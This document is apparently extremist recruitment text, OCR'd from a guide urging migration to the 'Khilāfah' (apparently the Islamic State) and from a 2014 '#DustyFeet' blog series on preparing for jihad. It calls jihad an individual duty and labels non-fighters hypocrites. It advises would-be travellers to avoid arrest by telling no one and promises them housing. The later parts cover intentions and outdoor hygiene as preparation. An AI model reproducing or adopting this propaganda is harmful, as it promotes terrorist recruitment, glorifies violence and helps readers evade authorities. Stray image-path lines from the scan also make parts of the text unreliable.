Ibnul-Qayyim (rahimahullāh) said, “If there were nothing in archery except that it repelled worry and sorrow from the heart, then that would be a sufficient virtue. Moreover, the people of archery have experienced this. Also, At-Tabarānī reported from the hadīth of Hishām Ibn ‘Urwah from his father, from ‘Ā’ishah that Allah’s Messenger (sallallāhu ‘alayhi wa sallam) said, “Whenever one’s worry seizes him, he only needs to wear his bow and use it to thereby expel his worry” [The isnād contains a very weak narrator named Muhammad az-Zubaydī, as mentioned in “Majma’ az-Zawā’id”]. This is similar to the statement of the Prophet (sallallāhu ‘alayhi wa sallam), “Perform jihād fī sabīlillāh, for it is a gate of the gates of Jannah by which Allah repels worry and sorrow from the souls” [sahīh – reported by Imām Ahmad and al-Hākim on the authority of ‘Ubādah Ibn as-Sāmit]. This is also derived from the statement of Allah ta’ālā, {Fight them; Allah will punish them by your hands and will disgrace them and give you victory over them and satisfy the breasts of a believing people and remove the fury in the believers’ hearts. And Allah turns in forgiveness to whom He wills; and Allah is Knowing and Wise} [At-Tawbah: 14-15]” [Al-Furūsiyyah].

This life of jihād is not possible until you pack and move to the Khilāfah.

PART 6 :

BAD COMPANY DESTROYS THE HEART

Living amongst the sinful kills the heart, never mind living amongst the kuffār! Their kufr initially leaves dashes and traces upon the heart that over time become engravings and carvings that are nearly impossible to remove. They can destroy the person's fitrah to a point of no return, so that his heart's doubts and desires entrap him fully.

In the hadīth of the man who killed ninety-nine people and decided to repent, the scholar told him, "Go to the land of such and such, for in it there are people who worship Allah. Worship Allah with them and do not return to your land, for it is a land of evil" [Sahīh Muslim].

Jarīr Ibn 'Abdillāh (radiyallāhu 'anh) said that Allah's Messenger (sallallāhu 'alayhi wa sallam) said, "I disassociate myself from every Muslim who lives amongst the mushrikīn. They should not see each other's tent fires"

[hasan – reported by Abū Dāwūd and at-Tirmidhī]

Even if one were to spend all his hours at a masjid in prayer, dhikr, and study of the religion, while living amongst Muslims who reside amid kuffār and abandon jihād, then such a person would only be establishing the strongest proof against himself and his sin.

Also, Abū Mūsā (radiyallāhu 'anh) said that Allah's Messenger (sallallāhu 'alayhi wa sallam) said, "The similitude of good company and bad company is that of the musk perfumer and the ironsmith. Either the perfumer offers you some musk, or you buy some from him, or you smell a pleasant odor. As for the ironsmith, either he burns your clothes, or you smell a repugnant odor" [Al-Bukhārī and Muslim].

Thus, the sinful company affects you whether you desire so or not. And of the worst of sins in modern times is that of qu'ūd (abandonment of jihād), for jihād now is fard 'ayn (an obligation upon each individual). Then how can one be pleased with the company of the jihād abandoners?

Shaykhul-Islām Ibn Taymiyyah (rahimahullāh) said, "The crux of hijrah is to abandon sin and its people, including hajr (abandonment/avoidance) of the callers to bid'ah, the sinful, and those who intermingle with them or aid them. Similarly, one who abandons jihād – the deed without which he can achieve no maslahah – should be punished by hajr, since he did not assist the Muslims in righteousness and piety. And so, the zunāh (fornicators/adulterers), lūtiyyah (sodomites), abandoners of jihād, ahlul-bida' (people of religious innovations), alcoholics, are all harmful for the religion of Islam, and intermingling with them is also harmful. They do not assist in righteousness nor piety. Whoever does not abandon them has thus left an obligation and fallen into a prohibition" [Majmū' al-Fatāwā].

Are you pleased to intermingle with those who Shaykhul-Islām mentioned after the zunāh and lūtiyyah, and before ahlul-bida' and the alcoholics? Wallāhi, they destroy the religion of the person until he finds himself in Hellfire!

PART 7 :

ADVICE FOR THOSE EMBARKING UPON HIJRAH

Before you make your trip, keep in mind the following hadith of the Prophet (sallallāhu ‘alayhi wa sallam), “If you were to rely upon Allah as He should really be relied upon, Allah would provide you like He provides the birds. They fly in the morning hungry and return full at night” [sahīh – reported by Imām Ahmad, at-Tirmidhī, and others, on the authority of ‘Umar].

This was said concerning matters of the dunyā, so what of the religion that Allah promised to support! Ibnul-Qayyim (rahimahullāh) said, “If the slave relied upon Allah as He should be relied upon, in removing a mountain from its place, while being ordered by Allah to remove it, he would eliminate it successfully” [Madārijus-Sālikīn].

So do not say to yourself, “I will never succeed in my hijrah.” Most of those who have tried, have successfully reached the Khilāfah. Amongst them are those who travelled by land, sometimes on foot, from country to country, crossing border after border, and Allah brought them safely to the Khilāfah.

Do not say to yourself, “I might get arrested.” That fear is unsure and the obligation of hijrah is certain. It is not correct to nullify what is certain with what is unsure (as has been stated by Shaykh ‘Abdullāh ‘Azzām in some of his speeches and writings). If you fear arrest, then do what is within your capabilities to avoid detection, by not informing anyone of your intention.

Do not worry about money or accommodations for yourself and your family. There are plenty of homes and resources to cover you and your family.

Keep in mind that the Khilāfah is a state whose inhabitants and soldiers are human beings. They are not infallible angels. You may see things that need improvement and that are being improved.





You may find mistakes that need fixing. You may find some of your brothers with traits that need mending. But remember that the Khilāfah is at war with numerous kāfir states and their allies, and this is something that requires the allotment of many resources. So be patient.

Finally, when you arrive, do not let the achievement of hijrah nullify your deeds by allowing pride to enter your heart and then looking down upon your brothers from the Ansār! Muhājirīn cannot exist without Ansār. Thus, know that hijrah is a great deed but it is not a license to view yourself better than others.

Ibnul-Qayyim (rahimahullāh) said, "It has been authentically narrated in the Sahīh that he (sallallāhu 'alayhi wa sallam) said, 'No one with a mustard seed of arrogance will enter Jannah.' They said to him, 'O Allah's Messenger, a man might like to have good shoes and garments. Is that arrogance?' He said, 'No, Allah is Jamīl and He loves jamāl (beauty). Arrogance is disdain of the truth (out of self-conceit) and contempt for the people' [Sahīh Muslim]. So arrogance is disdain of the truth, rejection of it, repelling it after awareness of it, and holding contempt for people with an eye of scorn, aversion, and belittlement. There is nothing wrong with such if it is done for Allah. The sign that such is done for Allah is that the person holds even more disdain and belittlement against himself. But if he despises them because he considers himself great, then this is the arrogance which will not enter him into Jannah" [Rawdatul-Muhibbīn].

Imām Ahmad reported that the tābi'ī Wahb Ibn Munabbih (rahimahullāh) said, "Mūsā said to Banī Isrā'īl, 'Bring me the best of your men.' So they brought him a man. He said, 'Are you the best of Banī Isrā'īl?' He responded, 'That is what they claim.' So Mūsā told him, 'Go and bring me the worst of Banī Isrā'īl.' So he left and returned alone. Mūsā said, 'Did you bring me the worst of them?' He replied, 'I do not know so much about any of them as I know about myself.' Mūsā said, '[Then] you are the best of them'" [Az-Zuhd].

Allah knows best. We ask Allah to facilitate your hijrah. Āmīn.

Guide to Making Hijrah Please Read (6 PARTS)

Written by Paladinof Jihad (Abu Hud)
May Allah keep him firm on the straight Path & strengthen his Imaan!

#DUSTYFEET Part 1: Know Your Strengths & Weaknesses

3 February 2014
http://paladinofjihad.tumblr.com/DustyFeet

BismilLah wa alHamdulilLah wa al-salātu wa al-salām ‘alā RasūlilLah

A crucial factor to take into consideration before starting to prepare yourself is to know yourself. More important than knowing who you are is knowing what you can do and what you cannot do.

Allah, subhānahu wa ta’āla, has blessed each of us with numerous aptitudes and the beauty of this is that we each have different talents and sensibilities. Islam enjoins upon the Muslims to live in community. We are a gregarious Ummah, we form societies, we live together, helping one another. Unlike other ways of life which promote isolation from the larger society, i.e. monasticism and the likes of it, Islam doesn’t advise the Muslim to live alone. On the contrary, the family is the building block of society and the society the basis for the Islamic state.

By determining what your strengths and weaknesses are, you will be better informed as to how you can help establish the Islamic state. There is no doubt that the Islamic state needs soldiers and fighters. However, if we look at the sīra of the Nabi, sal Allahu ‘alayhi wa al-sallam, the nascent Islamic state in Madina wasn’t built solely on an army. It comprised women, children, merchants, etc.: i.e., people of different talents and abilities.

In shā Allah, to help you know your strengths and weaknesses, one of the most straight forward ways of doing so is to make a list, one side of which you will jot down your strengths and the other side, your weaknesses. Once you have done this, you will have an idea (however vague) what you are good at and what you are not good at.

Knowing what your strengths and weaknesses are serves two main purposes:

1. **Improving yourself and remaining firm in the the areas which you have identified as a strength.** Let me give you a simple example (although this is pretty easy to understand): suppose you have memorised the Qur’an, it could happen that, if you stop reading Qur’an for a period of time, you could forget some parts of it. We ask Allah for protection from this, but this could very well happen to you in some different area of strength that you have. Same thing for a bodybuilder, if he doesn’t train continually, his muscles get flaccid. So, always try to be on top of yourself. Try to be better than you already are. Allah loves the strong believer more than He loves the weak believer. We ask Allah to make you among the strong believers.

2. **Addressing the weaknesses you have identified about yourself.** According to my observations, weaknesses in a person can be due to 2 things: (i) Qadr of Allah and this is innate and can rarely be changed (e.g. physique and/or old age) and (ii) laziness, apathy, lethargy, lack of effort, lack of training or lack of motivation and this is from the evil of Shaytān and from the evil of our own souls.

   These weaknesses should be tackled according to their nature. Concerning those weaknesses which are Qadr of Allah, you will probably (and in most cases) not be able to find a solution for them. So don’t be sad, instead accept the Qadr of Allah and hope for the reward from Allah. *Lā yukallifulLāhu nafsan illā wus’ahā.*

   The other weaknesses which you have identified to be from your own self-imposed shortcomings should be tackled head on. Those are the loose ends of your personality (e.g. short temper) which you will have to work on (or around). In shā Allah, who knows, one of these weaknesses could be a hidden strength or a hidden source of strength which you knew nothing about. If you cannot turn your weakness into a strength, then you should at least tend to it such that it doesn’t become a burden for you, as you prepare yourself.

I could quote some generic Sun-Tzu line here about how knowing yourself means to have already won half of the battle, but I won't. It's enough for you to know that this *dīn* needs seriousness from serious individuals. Victory is not dependent upon you, however, you can be part of that victory if you are sincere and dedicated and seeking the Face of your Creator.

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In shā Allah there will be many more #DustyFeet parts coming out during the coming weeks, by the permission of the Almighty, about what and where to concentrate your efforts on.

(06.02.14) Edit: *I have made some little additions and/or modifications to this post, mainly to express my ideas more clearly and reword ambiguous parts.. In shā Allah you will be able to appreciate this.*

16 February 2014

#DUSTYFEET Part 2: Like a Feather

BismilLah wa alHamdulilLah wa al-salātu wa al-salām ʻalā RasūlilLah

This is probably the most important part of the #DustyFeet series. It is also the aspect of preparation you should work the hardest at, pay the most attention to and devote the greatest portion of your mental resources on. In shā Allah, if you get this right, everything that would follow, in terms of getting yourself ready, would be much easier.

Bi-idhnilLah, this post will deal with the subject of "intentions" and my treatment of it is not intended (by the way, no pun intended here. No, really, no pun "intended") to give you a thorough and holistic explanation or elucidation of intentions. Rather this post aims to humbly direct (myself first, then) you to the correct types of intentions you need to display and how not to deviate from said correct intentions.

Imagine this scenario, which, chances are, you have previously experienced probably more than once:

You're initially praying alone at the masjid (or at home) and, from the corner of your eye (peripheral vision, yo), you notice that someone has entered the masjid and has started engaging in *'ibādāt* such that you're in their line of vision. Subconsciously, you find yourself being more graceful in your salah movements, taking more care in bowing, prostrating, elongating your *rukū'* and *sujūd*! Suddenly, the realization of how you've been "perfecting" your salah hits you and you're panicking: "*What is wrong with me?! Please! Let this not be shirk al-riyā!*"

That was one of an infinite number of ways in which intention, or *nīyah,* works. The Prophet, *sal Allahu ʻalayhi wa al-sallam*, said in a hadith of exquisite beauty (this hadith is a personal favourite of mine) reported by Imām Ahmad ibn Hanbal, *rahimahulLah*: *"It was called "al-qalb" (meaning the heart) from "Taqalub" because of its changing nature; the example of the heart is like a feather, at the trunk of a tree, that the wind keeps turning upside down."* And in another hadith he, *sal Allahu ʻalayhi wa al-sallam*, worded it thus: *"The similitude of the heart is like a feather in a desert blown about by the wind."*

The heart is the seat of intentions; it is the seat of *īmān.* From the former hadith, we can see that the heart is prone to change: it turns. Hence RasūlulLah, *sal Allahu ʻalayhi wa al-sallam*, used to always make du'ā to Allah to keep his heart firmly on Islam. If the best human being sought Allah's protection from a heart which isn't firmly set upon Islam, then, who are we to neglect such a matter. *Nas`ala Allaha al-thabāt*.


It would be inappropriate to speak about Islamic intentions without mentioning a particular hadith. I am sure you are already aware of this hadith and are wondering why I haven't mentioned it already.

Here is the translation of the above hadith:

It is narrated on the authority of Amir al-Mu'minin (Leader of the Believers), Abu Hafs 'Umar bin al-Khattab (may Allah be pleased with him), who said: I heard the Messenger of Allah (peace be upon him), say:

"Actions are according to intentions, and everyone will get what was intended. Whoever migrates with an intention for Allah and His messenger, the migration will be for the sake of Allah and his Messenger. And whoever migrates for worldly gain or to marry a woman, then his migration will be for the sake of whatever he migrated for."

Narrated by Muhammad ibn Isma'īl al-Bukhārī, *rahimahulLah*, and Muslim ibn al-Hajjāj, *rahimahulLah*


عَنْ أَمِيرِ الْمُؤْمِنِينَ أَبِي حَفْصٍ عُمَرَ ابْنِ الْخَطَّابِ
رَضِيَ اللهُ عَنْهُ قَالَ، سَمِعْتُ رَسُولَ اللهِ صَلَّى اللهُ عَلَيْهِ
وَسَلَّمَ يَقُولُ: إِنَّمَا الْأَعْمَالُ بِالنِّيَّاتِ وَإِنَّمَا لِكُلِّ امْرِئٍ
مَانَوَى فَمَنْ كَانَتْ هِجْرَتُهُ إِلَى اللهِ وَرَسُولِهِ فَهِجْرَتُهُ إِلَى
اللهِ وَرَسُولِهِ وَمَنْ كَانَتْ هِجْرَتُهُ لِدُنْيَا يُصِيبُهَا أَوِامْرَأَةٍ
يَنْكِحُهَا فَهِجْرَتُهُ إِلَى مَاهَاجَرَ إِلَيْهِ. رَوَاهُ إِمَامَا الْمُحَدِّثِينَ
أَبُو عَبْدِ اللهِ مُحَمَّدُ بْنُ إِسْمَاعِيلَ بْنِ إِبْرَاهِيمَ بْنِ الْمُغِيرَةِ ابْنِ
بَرْدِزْبَهْ الْبُخَارِيُّ وَأَبُو الْحُسَيْنِ مُسْلِمُ بْنُ الْحَجَّاجِ بْنِ
مُسْلِمٍ الْقُشَيْرِيُّ النَّيْسَابُورِيُّ فِي صَحِيحَيْهِمَا اللَّذَيْنِ هُمَا
أَصَحُّ الْكُتُبِ الْمُصَنَّفَةِ.

The importance of this hadith in relation to intentions and to Islam as a whole, cannot be quantified. Suffice it for me to state that it is the first hadith in Al-Nawawi's, rahimahulLah, famous *Arba'īn*; it is the hadīth which Muhammad ibn Isma'īl al Bukhārī, *rahimahulLah*, used as an introduction when writing his authentic collection of ahadīth; Muhammad ibn Idrīs Al-Shāfi'ī, *rahimahulLah*, said that it comprises a third of all religious knowledge; and Ahmad ibn Hanbal, *rahimahulLah*, stated that the principal axes of Islam, relating to hadīth, were based on three ahadīth, one of which is the aforementioned. The explanations of this hadīth are many and extensive, and easily available online at a Google search's reach.

THE INTENTION TO GET YOUR FEET DUSTY

Brothers and sisters, the pain is real. News of atrocities, no longer reach us by the week or by the day. Instead, we hear of new massacres, transgressions and oppression against our brothers and sisters in faith, every couple of hours of every day. If you are tired of and cannot bear seeing, reading, hearing of and witnessing those atrocities anymore, then, undeniably, the time has come for you to act.

Al-Tawhid mandates action. During those times of aggression against the Ummah of Muhammad, *sal Allahu 'alayhi wa al-sallam*, we can only describe the īmān, of the one who willingly and stubbornly sits behind, as deficient. The explanations and proofs for this are many and we will leave it upon the reader to pick up "The Tawheed of Action" by the mujāhid shaykh 'Abdullah 'Azzām, *rahimahulLah.*

You might be shedding tears thinking that you are sacrificing a great deal, but remember, your brothers and sisters are shedding blood. Let the *tawāghīt* know that this is not an incitement or a glorification (of their definition) of terrorism. You, my brothers and sisters, are responsible for your own actions (and your inaction!) and you have only Allah to answer to.

It is easy on the tongue to say that you have the intention to get your feet dusty for the sake of Allah, *'azza wa jal*, however, actually doing it, or preparing for it, is altogether, another beast to tame. If you are of those who have the intention of getting your feet dusty, then glad tidings to you, for our Noble Prophet, *sal Allahu 'alayhi wa al-sallam*, has stated, as narrated by Muslim ibn al-Hajjāj, *rahimahulLah,* upon the authority of Abu Hurayra, *radhiy Allahu 'anhu*: **"Whoever dies in a state whereby he never participated in jihād, *nor did his soul ever desire this*, then he has died on one of the branches of hypocrisy."** So, glad tidings to you, my

brother and my sister, if "*your soul desires*" to get your feet dusty in the path of Allah, then, may Allah have mercy upon you, you are on the right path, by His permission.


The following is an excerpt from a book called "40 Hadith on Jihad" and is the commentary following the previously quoted hadith:

If there is any obstacle from his active participation in jihad, he should make a firm resolution that whenever this obstacle or impediment is removed, he will get ready and go out for jihad. He should always store this desire in his heart: "*If only I could be a mujāhid.*"

Just ponder over this fact that the life in which there is no active participation in jihad or at least no desire for it has been labelled a hypocritical life by RasūlullLah, *sal Allahu 'alayhi wa al-sallam*. One can only be surprised and astonished by this thinking of those present-day Muslims who are neither active mujāhidīn nor have any desire for jihad in their hearts. Despite this, they are satisfied with their lives. Can this disregard and aloofness of theirs with regard to jihad ever be able to please RasūlullLah, *sal Allahu 'alayhi wa al-sallam*? Let them question their hearts in this regard.

"*If only I could be a mujāhid.*" This is a statement that should weigh heavily on every Muslim's heart. Whether you are able-bodied or handicapped, male or female, young or old, this is a worry that should be invading your thoughts constantly for it is, *in shā Allah,* is an indication of having the correct dispositions in terms of intentions regarding getting your feet dusty in the Path of Allah.

Surah al-Tawba, as *Shaykh al-Islam* ibn Taymiyyah said, "*is also known as 'The Exposer' (al-Fadhihah), because it **exposed the hypocrites**. So Allah clarified in this chapter the situations of the hypocrites and described them in it with cowardliness and abandonment of jihad […].*" We ask Allah not to make us among the hypocrites and to instead make us among those decribed in verse 92 from Surah al-Tawba:



Who is this *āyah* of al-Tawba referring to? It speaks of the *Ash'ariyyīn*, the Companions who were unable to find preparation for themselves to get their feet dusty. Due to their poor financial conditions, as the *āyah* says, they came to RasūlullLah, *sal Allahu 'alayhi wa al-sallam*, asking him for horses so that they would be

able to join the Muslim army. However, even RasūlullLah, *sal Allahu ʻalayhi wa al-sallam,* was unable to provide them with mounts. So they turned around and their eyes overflowed with tears. Subhān Allah, the Qur'ān itself testifies to their truthfulness! How can your own eyes not overflow with tears if you are in a similar situation?

Ask yourself, are you sad and distressed to be held back? Be it by your own will or by constraints beyond your control, do you feel that the wrath of Allah is imminent upon you by your staying back? Or do you feel happy and carefree, such that you find comfort in keeping your feet clean and pristine?

Know that Allah, *subhānahu wa ta'āla,* is severe in reckoning and Allah, *subhānahu wa ta'āla,* does not forget whilst you forget.

SINCERITY & PURITY OF INTENTIONS

It is not enough for one to simply not stay back or not want to stay back. Remember the hadith we mentioned at the beginning? "*Actions are but by intentions.*" This means that if our intention is corrupt, even though our deeds might seem praiseworthy in the eyes of man, the deed will be rejected and we will be among the losers on the Day of Judgment.

So, what should be our motives for getting our feet dusty? AlHamdulilLah, there are various ahadith which enlighten us as to where our intentions should lie. In sha Allah I will only cite some of the most relevant of them here:

Narrated by Muhammad ibn Isma'īl al-Bukhārī, *rahimahulLah*, and Muslim ibn al-Hajjāj, *rahimahulLah*:

Abu Musa, *radiy Allahu ʻanhu*, says: A man came to RasūlullLah, *sal Allahu ʻalayhi wa al-sallam,* and said: "A person fights [in the cause of Allah] in order to obtain booty. Another fights for fame. Another fights so that his position [as a brave person] may be displayed. Which of these is fighting in the cause of Allah?" RasūlullLah, *sal Allahu ʻalayhi wa al-sallam,* replied: "**The person who fights so that the word of Allah may reign supreme is the one who is really fighting in the cause of Allah.**"

Narrated by Aḥmad ibn Shu`ayb ial-Nasā'ī, *rahimahulLah*, and Abu Dawud Sulaymān ibn al-Ashʿath, *rahimahulLah*:

Mu'adh, *radiy Allahu ʻanhu*, narrates that RasūlullLah, *sal Allahu ʻalayhi wa al-sallam,* said: "**Jihad is of two types**: [the first type is a jihad that is accepted by Allah. It entails]: **He who sought the pleasure of Allah, obeyed the amir, and spent of his valuable possessions** [for the jihad]. [In addition to this] **he treated his companions kindly and abstained from mischief. The sleeping and waking up of such a person are all rewarded.** [The second type entails]: **He who fought with the intention of pride, showing-off and to gain popularity.** [In addition to this] **he disobeyed the amir and spread mischief in the land. Such a person returns from the jihad with no reward whatsoever.**"

Narrated by Aḥmad ibn Shu`ayb ial-Nasā'ī, *rahimahulLah*:

'Ubadah ibn as-Samith, *radiy Allahu ʻanhu*, narrates that RasūlullLah, *sal Allahu ʻalayhi wa al-sallam,* said: "**The person who waged jihad in the cause of Allah with the intention of acquiring just one rope shall only receive what he intended.**"

Ask yourself, would you be comfortable achieving great and exceptional feats of bravery and courage without anyone ever knowing your name? In shā Allah, measure yourself with the sincerity of this man whom they called the scholar of the East and of the West!

His words matched his actions for he was not one to keep back from engaging in the actual battle. Not only did he hold his post as a *Murābit* (guard), he also plunged into the heat of battle when the occasion called for

it. Ibn Muthanna narrates that 'Abdullah ibn Sinan said, 'I was with Ibn al-Mubārak and Mu'tamir ibn Sulaymān in Tarsus when the call to arms was made. So Ibn al-Mubārak came out along with the people. When the two ranks faced each other, a Roman emerged and requested a duel (one-on-one fight until death). So a man went out to him but the infidel overpowered him and killed him. He kept doing that until he killed six of the Muslims whereupon he began to boast and walk with pride in between the two ranks. He requested a duel but no-one went out to him. So Ibn al-Mubārak turned to me and said, 'If I am killed, do such and such for me.' And then he moved his horse and went out to the dueller. He fought him for a while and then killed him. He (Ibn al-Mubārak) requested another duel and so another infidel came out to him and he killed him too until he had killed six of the Romans. He requested a duel but it seemed like they all feared him! So he struck his horse and went between the two ranks, then he hid. We didn't see anything when suddenly, he reappeared next to me exactly where he previously was and he said to me, 'O 'Abdullah, if you ever mention this to anyone whilst I am alive…' – and he made a (stern/clear) statement after that.

And thus with humbleness did he struggle and fight. He was known to partake heavily in battles but when it came to the spoils being distributed after the battle ceased, he would be found missing! In Dhayl Jawahir al-Mudiyyah, it is mentioned that someone once asked him about this (disappearing at the time of spoil-exchange), and he simply replied, '**The One for Whose Sake I fight, knows who I am.**'

The salaf of this ummah used to take great care of the motives behind their actions. The following quote shows how wary they were of their intentions and how they used to advise people accordingly.

Hasan al-Basrī, *rahimahulLah,*said: The foundations of evil are three and its subsidiary branches are six. The foundations are: Envy, covetousness and love of the worldly life. Its subsidiary branches are: **Love of leadership**, **love of boasting**, **love of praise**, love of filling oneself with food, love of sleep and love of relaxation.

CLOSELY ADHERE TO THE SUNNAH

The two conditions for a deed to be accepted are that:

1. The deed must be done **purely for the sake of Allah** (this is *ikhlās*) and
2. it must be **according to the Sunnah** of the Prophet, *sal Allahu 'alayhi wa al-sallam*.

Hence, besides having the correct intentions, it is equally important to closely adhere to the sunnah whenever we are performing acts of worship. Allah knows best that getting your feet dusty for His Cause is one of the greatest acts of worship that the Prophet, *sal Allahu 'alayhi wa al-sallam*, has taught us.

Our intentions are what would make us or break us on the Day of Judgment. Intentions have the power to elevate actions, however benign they may be, to be very heavy in the our scale of good deeds. They can also, on the contrary, decimate mountains of seemingly good deeds. It all depends on us. We are solely responsible for our intentions.

I ask Allah, *subhānahu wa ta'āla,*to keep us all upon the right intentions, and to have mercy upon us. May all of our deeds be for the Sake of Allah only.

Ibn 'Uyayna, *rahimahulLah*, said that Mutarrif b. 'Abdallah, *rahimahulLah*, would repeat the following prayer, "O Allah! I seek Your forgiveness for that which I sought your repentance but to which I subsequently returned; I seek Your forgiveness from that which I rendered to You from my self, but then, I was not able to maintain faithfully; and, **I seek Your forgiveness from that by which I claimed I desired your Face but my heart became corrupted with that which I did.**"

20 February 2014

#DUSTYFEET Part 3: Outdoor Inconveniences

BismilLah wa alHamdulilLah wa al-salātu wa al-salām ʻalā RasūlilLah

You might not have thought about this aspect of your preparation at all, or you might not have given it due thought, dismissing it as something insignificant and undeserving of your attention. In my humble opinion, this type of negligence would be at your own risk. This is an area which we should all give ample consideration to since it concerns one of the most basic, yet one of the most important, aspects of our *dīn*: personal hygiene.

Relevance of this part of the #DustyFeet series with respect to each reader might vary and would probably depend on one's origins (the part of the world one is from and/or one's ethnic & cultural background) and hence, their respective mores and daily habits. My target audience, however, are mainly Muslims who live in the West or in other developed countries where a certain level of "luxury" (for want of a better word) is present. If Allah wills, a greater scope of Muslims will benefit.

RELIEVING ONESELF OUTDOORS

You might be someone who has lived in the West all your life and have never used anything other than a conventional sit-down flush toilet to answer the call of nature (brace yourselves! Cringe euphemisms incoming!) and depending on how cosy the rock you live under might be (okay, is this is going to be a lighthearted piece?), you might not even know that other types of toilets exist and that "business" (#EuphemismWatch) can be taken care of outdoors. Yes, human beings have been relieving themselves outdoors for the longest time and modern toilets, as we know them, have only been around for a little span of time on the grand scale of human history.

Allah, *subhānahu wa ta'āla*, has not left the Muslims without guidance even concerning the issues of going to the toilet and issues of personal hygiene which should follow after relieving oneself. RasūlulLah, *sal Allahu ʻalayhi wa al-sallam*, has taught us the proper ways of urinating and defecating in accordance to the fitra of humans. No doubt, during his time, ceramic toilets were not in use yet. RasūlulLah, *sal Allahu ʻalayhi wa al-sallam*, and the sahaba, *radhiy Allahu ʻanhum*, were extensively engaged in traveling, expeditions and jihad and spent long periods of time away from the relative comfort of their habitations. Hence, outdoors (most probably in the wilderness and in the desert) was where they would relieve themselves.

You will not find detailed instructions about how the sunnah has prescribed that we should answer the call of nature in this particular post. Materials covering this are readily available online and you can access those at your own ease, *in shā Allah*.

This post will merely direct you to issues concerning personal hygiene that you should be mindful of when preparing yourself to get your feet dusty in the Path of Allah. AlHamdulilLah, the lands, where you can get your feet dusty, are many and are spread all over the *ardh* of Allah. However, there is no escaping the fact that in most, if not all, of those lands, you will inevitably face situations where outdoors would be the only way for you to answer the call of nature. It would be just you and the ground and you will have to manage with whatever is at hand. In those situations, RasūlulLah, *sal Allahu ʻalayhi wa al-sallam*, has taught us how we should go about conducting all this "business".

If you plan to remember anything from this post, then, pay attention to the following, *in shā Allah*. My advice to you, in this regard, so as you can anticipate the rigors of the call of nature and *instinjā* (*instinjā* is the name given to the process of cleaning the private parts after relieving oneself.) outdoors, is as follows:

- **Learn to squat if you don't know how to.** Below is a picture of a man squatting with correct form (here, "form" means discipline in body posture and positioning).



Notice how the heels are not lifted from the ground. This comes with practice and you will probably not master this little feat overnight. (Not being overweight also helps.)
There are many benefits to learning how to squat.
First of all (and this should be enough of a reason) it is the sunnah position to pass excreta and urine. As mentioned already, RasūlulLah, *sal Allahu 'alayhi wa al-sallam*, did not use high-rise "European" sit-down flush toilets.
Second, it is the easiest, safest and healthiest way for humans to relieve themselves, according to many studies which you can find out about online. This is a no-brainer since the sunnah is always in accordance with the *fitra* of human beings.

- Once you have learnt how to squat, I suggest that you actually try finding out ways to practise doing number-ones and number-twos (#EuphemismWatch) without having recourse to a "conventional sit-down" toilet.

  One of the simplest ways is to go camping or trekking in the wilderness. Another is to use an actual squat toilet as the ones prevalent in the Indian subcontinent, the Far East and the Middle East. (Always observe the sunnah etiquettes when doing so.)

